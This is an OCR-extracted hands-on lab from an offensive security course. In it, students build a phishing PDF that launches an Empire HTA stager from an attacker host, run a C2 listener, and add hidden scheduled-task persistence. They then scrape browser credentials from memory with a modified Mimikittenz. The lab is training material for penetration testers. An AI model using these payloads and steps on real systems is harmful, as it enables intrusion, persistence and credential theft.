
Expected Results




After running the script, notice you have a PowerShell_ISE shortcut created and an Internet Explorer window. If your VPN is working, the browser will load a kittenwar login page.

Don't close the Internet Explorer browser

Notice the credentials as part of the URL. Later in this lab, you'll steal these credentials from the browser memory, so don't close the browser. Just minimize it and leave it alone for use later.



The shortcut to PowerShell_ISE will open it up with the correct script already visible.




Prepare malicious PDF

We'll use this Windows VM to create a malicious PDF. This could be delivered via phishing, left on a USB drive, etc. After we build the PDF, the Windows machine will be used as a victim.

Edit the URL in the PDFJS script using YOUR SLINGSHOT IP

Use your Slingshot IPv4 address to replace the `10.10.75.x` shown here. Leave the rest of the script intact. This script will create a one-page PDF with the following:

- Body of the PDF will have "Update Required! Close Acrobat Reader and try again." as the only text
- JavaScript popup message saying "Required Decryption Plugin Missing: MALICIOUS Update Required"
- Auto-download and open an HTA file with the default browser




```
Windows PowerShell ISE
File Edit View Tools Debug Add-ons Help
New-PDFPhish.ps1 X testamsi.ps1

1 function New-PDFPhish {
2
3     # Set the launchURL address below to match your empire HTA stager
4     $LaunchURL = 'http://10.10.75.x:3000/empire.hta'
5     $filename = 'c:\scripts\pdf\660-phish.pdf'
6     $message = 'Update Required! Close Acrobat Reader and try again.'
7
8     $payload = @"
9         app.alert('Required Decryption Plugin Missing: MALICIOUS Update
10        app.launchURL('$LaunchURL');
11    "@

PS C:\scripts>
```

Run the PDFJS script by pressing *F5*

Click *OK* when prompted to save your changes.



```
1 function New-PDFPhish {
2
3     # Set the launchURL address below to match your empire HTA stager
4     $LaunchURL = 'http://192.168.230.128:3000/empire.hta'
5     $filename = 'c:\scripts\pdf\660-phish.pdf'
6     $message = 'U
7
8     $payload = @"
9     app.alert('R
10    app.launchUR
11    "@
```

Windows PowerShell ISE

The script you are about to run will be saved.

☐ In the future, do not show this message

OK Cancel

PS C:\scripts>

After you run the script, you'll see the bottom PowerShell pane (in blue) update with the script's filename (New-PDFPhish.ps1)

```
PS C:\scripts C:\scripts\pdf\New-PDFPhish.ps1

PS C:\scripts dir PDF\*PDF

Directory C:\scripts\PDF

Mode                LastWriteTime         Length Name
-----
2/1/2023   6:01 AM           2811 660-phish.pdf
```

After you've confirmed the script did indeed make a PDF, this Windows 10 VM will play the roll of the victim.

Switch back to Slingshot Linux to prepare the C2 server and launcher (stager).

Prepare Empire C2

We'll use Empire 3 as our C2 server and implants for this lab. We could use any C2 framework, but since we'll be using PowerShell payloads for stealing credentials later, we choose Empire as it's the shortest "distance" to PowerShell on the victim.

Start Empire as root

```
sudo -i
cd /opt/Empire
./empire
```

Expected Results

```
slingshot@slingshot:~$ sudo -i
root@slingshot:~# cd /opt/Empire
root@slingshot:/opt/Empire# ./empire

####
#### Screen scrolls by and one of the random Empire logos is displayed
####

[Empire      Post-Exploitation Framework

[Version] 3.3.4 BC-Security Fork      Web] https://github.com/BC-SECURITY/Empire

[Starkiller Multi-User GUI      Web] https://github.com/BC-SECURITY/Starkiller

||  \  \  \
   \  /   )   )
   \ /   _/   /
||      \  \-
           ||

304 modules currently loaded

0 listeners currently active

0 agents currently active

(Empire)
```

Continue, creating a Listener on port 8080

```
listeners
uselistener http
set Host http://<%YOURSLINGHSOTIP%>:8080
set Port 8080
execute
```

Expected Results

```
(Empire) listeners
[ ] No listeners currently active
(Empire: listeners) > uselistener http
(Empire: listeners/http set Host http://192.168.230.128:8080
(Empire: listeners/http > set Port 8080
(Empire: listeners/http execute
[*] Starting listener 'http'
    Serving Flask app "http" (lazy loading
* Environment: production
    WARNING: This is a development server Do not s it in a production deployment.
    Use a production WSGI erver instead.
* Debug mode off
[ ] Listener successfully started!
(Empire: listeners/http
```

■ You can confirm your Host is set correctly by using the `info` command. ■

Expected Results

```
(Empire: listeners/http > info
```

```
    Name: HTTP[S]
```

```
Category: client_server
```

```
Authors
```

```
@harmj0y
```

```
Description:
```

```
Starts a http[s] listener (PowerShell or Python) that uses a  
GET/POST approach.
```

```
HTTP[S] Options:
```

Name	Required	Value	Description
Name	True	http	Name for the listener.
Host	True	http://192.168.230.128:8080	Hostname/IP for staging.
BindIP	True	0.0.0.0	The IP to bind to on the control server
Port	True	8080	Port for the listener.
Launcher	True	powershell -noP -sta -w 1 -enc	Launcher string.
StagingKey	True	fc9b509ddcc3f61bd404b334936c7417	Staging key for initial agent negotiation.
DefaultDelay interval (in seconds)	True	5	Agent delay/reach back
DefaultJitter interval (0 0-1.0)	True	0 0	Jitter in agent reachback
DefaultLostLimit before exiting	True	60	Number of missed checkins
DefaultProfile	True	/admin/get.php,/news.php,/login/	Default communication profile for the agent.
CertPath listeners.	False	process.php Mozilla/5.0 Windows NT 6.1 WOW64 Trident/7.0 rv:11.0) like Gecko	Certificate path for https
KillDate exit (MM/dd/yyyy)	False		Date for the listener to
WorkingHours operate (09:00-17:00)	False		Hours for the agent to
Headers	True	Server:Microsoft-IIS/7.5	Headers for the control server
Cookie	False	wiWYvpaRUi	Custom Cookie Name
StagerURI download/. Example: /download/stager.php	False		URI for the stager. Must s /
UserAgent the staging request (default, none, or other)	False	default	User-agent string to for
Proxy (default, none, o other)	False	default	Proxy to use for request


```

ProxyCreds      False      default      Proxy credentials
([domain\]username:password) to use for request (default, none, or other)
SlackToken      False
communicate with your Slack instance.
SlackChannel    False      #general    The Slack channel or DM
that notifications will be sent to.

(Empire: listeners/http >

```

If you need to start over, kill this Listener then start over.

```

(Empire: listeners/http > listeners

[*] Active listeners:

Name                Module          Host                Delay/Jitter      KillDate

http                http            http://192.168.230.128:8080      5/
0.0

(Empire: listeners) > kill http
[ ] Killing listener 'http'
(Empire: listeners) >

```

Create MSHTA stager

Place an Empire stager at /opt/Empire/downloads/empire.hta

```

usestager windows/hta
set Listener http
set OutFile /opt/Empire/downloads/empire.hta
generate

```

Expected Results

```

(Empire: listeners) > usestager windows/hta
(Empire: stager/windows/hta set Listener http
(Empire: stager/windows/hta > set OutFile /opt/Empire/downloads/empire.hta
(Empire: stager/windows/hta > generate

[ ] Stager output written out to: /opt/Empire/downloads/empire.hta

(Empire: stager/windows/hta

```

Set up a staging area

During a real penetration test, you might want to use a public staging area, like a generic website, that can host the `empire.hta` stager. You could make it look like an intranet support site, so that a tool downloaded from it would be "normal".

For our purposes, we will host an intermediate staging site on your Slingshot Linux port 3000. Leave Empire server console running and switch to a new terminal before starting the staging webserver.

Start a Python webserver

```
cd /opt/Empire/downloads  
python3 -m http.server 3000
```

Expected Results: webserver waiting for clients

```
slingshot@slingshot:~$ cd /opt/Empire/downloads  
slingshot@slingshot:/opt/Empire/downloads$ python3 -m http.server 3000  
Serving HTTP on 0.0.0.0 port 3000 (http://0.0.0.0:3000/)
```

Now the C2 is prepared for the victim. Switch back to Windows 10 to open the malicious PDF.

Open the PDF on the victim

In the PowerShell pane at the bottom of the ISE editor, simply type this relative path and filename to open the PDF.

Open the PDF

```
.\PDF\660-phish pdf
```

Expected Results

Your Windows 10 VM *might* ask you to decide which application to open the PDF. If it does, select the default, *Adobe DC Reader*, then click *OK*.

How do you want to open this file?

Keep using this app



Adobe Acrobat Reader DC

Featured in Windows 10



Microsoft Edge

Open PDFs right in your web browser.

Other options



Google Chrome



Look for an app in the Microsoft Store

More apps ↓



Always use this app to open .pdf files


OK

Application choice prompt will show after changes in file extension associations or as a side effect of Microsoft App Store changes.

Only PDF readers that parse JavaScript internally will work here.

Adobe, NitroPDF, and Foxit PDF readers do evaluate JavaScript saved in the PDF, and might behave similarly depending on version and settings. Browser PDF readers such as the ones included in Edge, Chrome, and Firefox do NOT use JavaScript internal to the PDF, so a different download mechanism for the HTA must be used.


You should see Adobe prompt if you would like to access the server. *UNCHECK* the "Remember" option before clicking *Allow*.




Side Effect of not staging on port 80

The URL shown in the alert prompt does not display anything after the hostname or IP address since it won't parse the `:3000...` portion of the URL. If we stage at a normal HTTP port of 80, you will see the rest of the URL.

The PDF JavaScript used Internet Explorer to open the URL to the `empire.hta` file on our staging port. When you see the file download dialog, choose the default, *Open*.



Following the download dialog, you will receive a safety dialog confirming you intended to run this MSHTA. Click *Allow* to run the stager payload.



Depending on the speed of your victim, you may notice a brief PowerShell blue window open and hide. Now is time to switch back to Empire on Slingshot Linux to see if an active agent is receiving our instructions.

New Agent in Empire

```
[ ] Sending POWERSHELL stager stage 1) to 192.168.230.188
[*] New agent WV7RC398 checked in
[+] Initial agent WV7RC398 from 192 168.230.188 now active (Slack
[ ] Sending agent (stage 2 to WV7RC398 at 192 168.230.188
```

Your IP addresses and agent names will be different than shown here.

■ If you don't see an agent connecting, then confirm you have the correct IP address and port. ■

If you have to change anything in Empire, it is recommended to kill the listener and recreate it and the stager before trying again.

Using the agent

Basic agent commands

Run a few simple commands on your Empire agent to get familiar with your victim.

Enter the newly connected agent context and nudge with `pwd` command

```
(Empire: stager/windows/hta > agents

[*] Active agents:

Name      La Internal IP      Machine Name      Username      Process      PID
Delay      Last Seen      Listener

WV7RC398 ps 9 .168.230.188 SEC660-WIN10 SEC660-WIN10\student powershell 9704 5/
0.0 2023-02-01 07:32:02 http

(Empire: agents > interact WV7RC398
(Empire: WV7RC398 > pwd
[*] Tasked WV7RC398 to run TASK_SHELL
[ ] Agent WV7RC398 tasked with task ID 1
(Empire: WV7RC398
Path

C:\WINDOWS\system32
```

Rename the agent to something less random

```
(Empire: WV7RC398 > enam agentx
(Empire: agentx >
```

Establish persistence

In the event of the agent dying, it's nice to establish persistence now that we have a foothold.

Configure persistence

We can configure a scheduled task to run after 2 minutes of idle time on the victim. This will launch a new agent when there is no keyboard or mouse activity for 2 minutes.

```
usemodule persistence/userland/schtasks
set Listener http
set IdleTime 2
set Agent agentx
run
y
```

Expected Results

```
(Empire: agentx > usemodule persistence/userland/schtasks
(Empire: powershell/persistence/userland/schtasks      set Listener http
(Empire: powershell/persistence/userland/schtasks      > set IdleTime 2
(Empire: powershell/persistence/userland/schtasks      > set Agent agentx
(Empire: powershell/persistence/userland/schtasks      un
[ ] Module is not opsec safe, run? y/N] y
[*] Tasked WV7RC398 to run TASK_CMD_WAIT
[*] Agent WV7RC398 tasked with task ID 2
[ ] Tasked agent agentx to u module powershell/persistence/userland/schtasks
(Empire: powershell/persistence/userland/schtasks
SUCCESS The scheduled task "Updater" has successfully been created.
Schtasks persistence established using listener http stored in HKCU:
\Software\Microsoft\Windows\CurrentVersion\debug with Updater idle trigger n
```

Find in-memory credentials to be stolen for pivot or escalation

We can use Empire's scriptimport capability to load PowerShell commands into memory without touching the disk. We'll use a modified Mimikittenz script.

Mimikittenz is a memory search tool for passwords

Mimikittenz acts as a debugger, using regular expressions to find passwords and keys in memory of chosen processes. The modifications made were to speed it up—we threw out most regular expressions that aren't needed in our lab. Since we are stealing credentials from the kittenwar website, we named the modified tool `mimikittenwarz`. This tool may take a few minutes to run, depending on conditions in your Windows VM.

Load modified mimikittenz into the agent process

```
agents
interact agentx
scriptimport /opt/ps/Invoke-MKW.ps1
scriptcmd Invoke-MKW
```

Expected Results so far

(Empire: powershell/persistence/userland/schtasks > agents

```
[*] Active agents:
```

Name	La Internal IP	Machine Name	Username	Process	PID
Delay	Last Seen	Listener			
agentx	ps 192 168.230.188	SEC660-WIN10	SEC660-WIN10\student	powershell	9704
0.0	2023-02-01 07:52:10	http			5/

```
(Empire: agents > interact agentx
```

```
(Empire: agentx      scriptimport /opt/ps/Invoke-MKW.ps1
```

```
[ ] Tasked WV7RC398 to run TASK_SCRIPT_IMPORT
```

```
[*] Agent WV7RC398 tasked with task ID 3
```

(Empire: agentx

script successfully saved in memory


```
scriptcmd Invoke-MKW
```

```
[ ] Tasked WV7RC398 to run TASK_SCRIPT_COMMAND
```

```
[*] Agent WV7RC398 tasked with task ID 4
```

(Empire: agentx

Job started: 5SDWEH



mimikittenz-1.0-alpha

CAN I HAZ WAM?

jamieson@dringensec.com

After a brief pause (usually less than 2 minutes) the agent will relay any matches, as well as save them to \$HOME\mkw.out as the current victim user

```
RAM can complete, check C:\Users\student\mkw.out
```

```
PatternName    GENERIC
```

```
PatternMatch    VICTIM&pass EASYPASS&
```

```
PatternName    GENERIC
```

```
PatternMatch    VICTIM&pass EASYPASS&
```

You might see multiple false-positives that collide with the regular expression inside mimikittenz.

Above, you see two PatternMatch versions, one intact, and one corrupt. This is likely due to a heap reallocation corrupting a freed memory chunk.

Did you notice you didn't need to escalate, not even Bypass UAC?

PowerShell inherently needs to use Debug privileges because it's how it interacts with processes (see <https://www.leeholmes.com/why-is-sedebugprivilege-enabled-in-powershell/>). This is one reason you tend to see malware in VBA switch to PowerShell instead of using win32 API calls directly -we can tamper or eavesdrop on any process running inside the same user's session, without event escalating first.

If you have more time: launch TeamViewer on your Victim and steal it's credentials

There is a bonus signature in our modified mimikittenz: Team Viewer clients before version 14 will also have their credentials. The regular expression does not work on versions 14 and later, as the TeamViewer servers now provide passwords that aren't just numeric digits. A signature for the newer style password has not been publicly released as of yet.

Key Takeaways

- PowerShell and Empire are a great combination for establishing a foothold on Windows
- Anything a user can do, attackers can do remotely
- Leverage any foothold for further recon and exploitation
- Even non-privileged victims are still valuable

Lab 2.6: Post Exploitation

Background

This lab is designed to work through typical privilege escalation opportunities, with a goal of privilege escalation. Part of the methodology is to try multiple techniques with the expectation that some will not result in escalation. This lab is a continuation from the previous client-side lab (2.5).

If the Empire listener and agents from the previous client-side lab are still active, you can reuse those instead of deploying additional agents. If you do not have active agents, return to the client-side lab's **Prepare Empire C2** section for instructions on creating the listener and initial stager.

Objectives

- Extend client-side foothold
- Gain privileged access

Lab Preparation

This lab assumes you have extracted and booted the course VMs. If you have not yet accomplished the lab preparation in lab0, do so now.

VM Environment

This lab uses your course Windows and Slingshot VMs

Networking Environment

This lab uses both your *local* virtual networking environment and VPN

NOTE ADDRESSES MAY CHANGE!

Some IP and memory addresses could change depending on a variety of conditions. Please pause to consider, from context, if any address is expected to be exactly the same or unique to your environment.

It is also possible that an address could change during the time between repeated attempts of the lab and possibly even during the lab.

Confirm your LAN IPv4 address on Slingshot

```
/lab/myip.sh
```

Expected Result (but *YOUR* IPv4 address will be different)

```
slingshot@slingshot:~$ /lab/myip.sh
```

```
LAN Device: eth0
```

```
IPv4 Address: 192.168.230.128
```

```
slingshot@slingshot:~$
```

You should see a local confirmation of a device **eth0** and local IPv4 address. You will need to use the outputted IP4 address instead of the one shown in the instructions. If the device is not **eth0**, you should examine your VMware networking configuration.

Run the `post-ex.bat` script in a command shell in your Windows 10 VM (press *ENTER* at any pauses and accept all UAC dialogs):

Prepare your system for this lab

```
\lab\day2\post-ex bat
```

Expected Results

```
Microsoft Windows [Version 10.0.19043.985]
(c) Microsoft Corporation All rights reserved

C:\WINDOWS\system32>cd \lab\day2

C:\lab\day2>.\post-ex bat
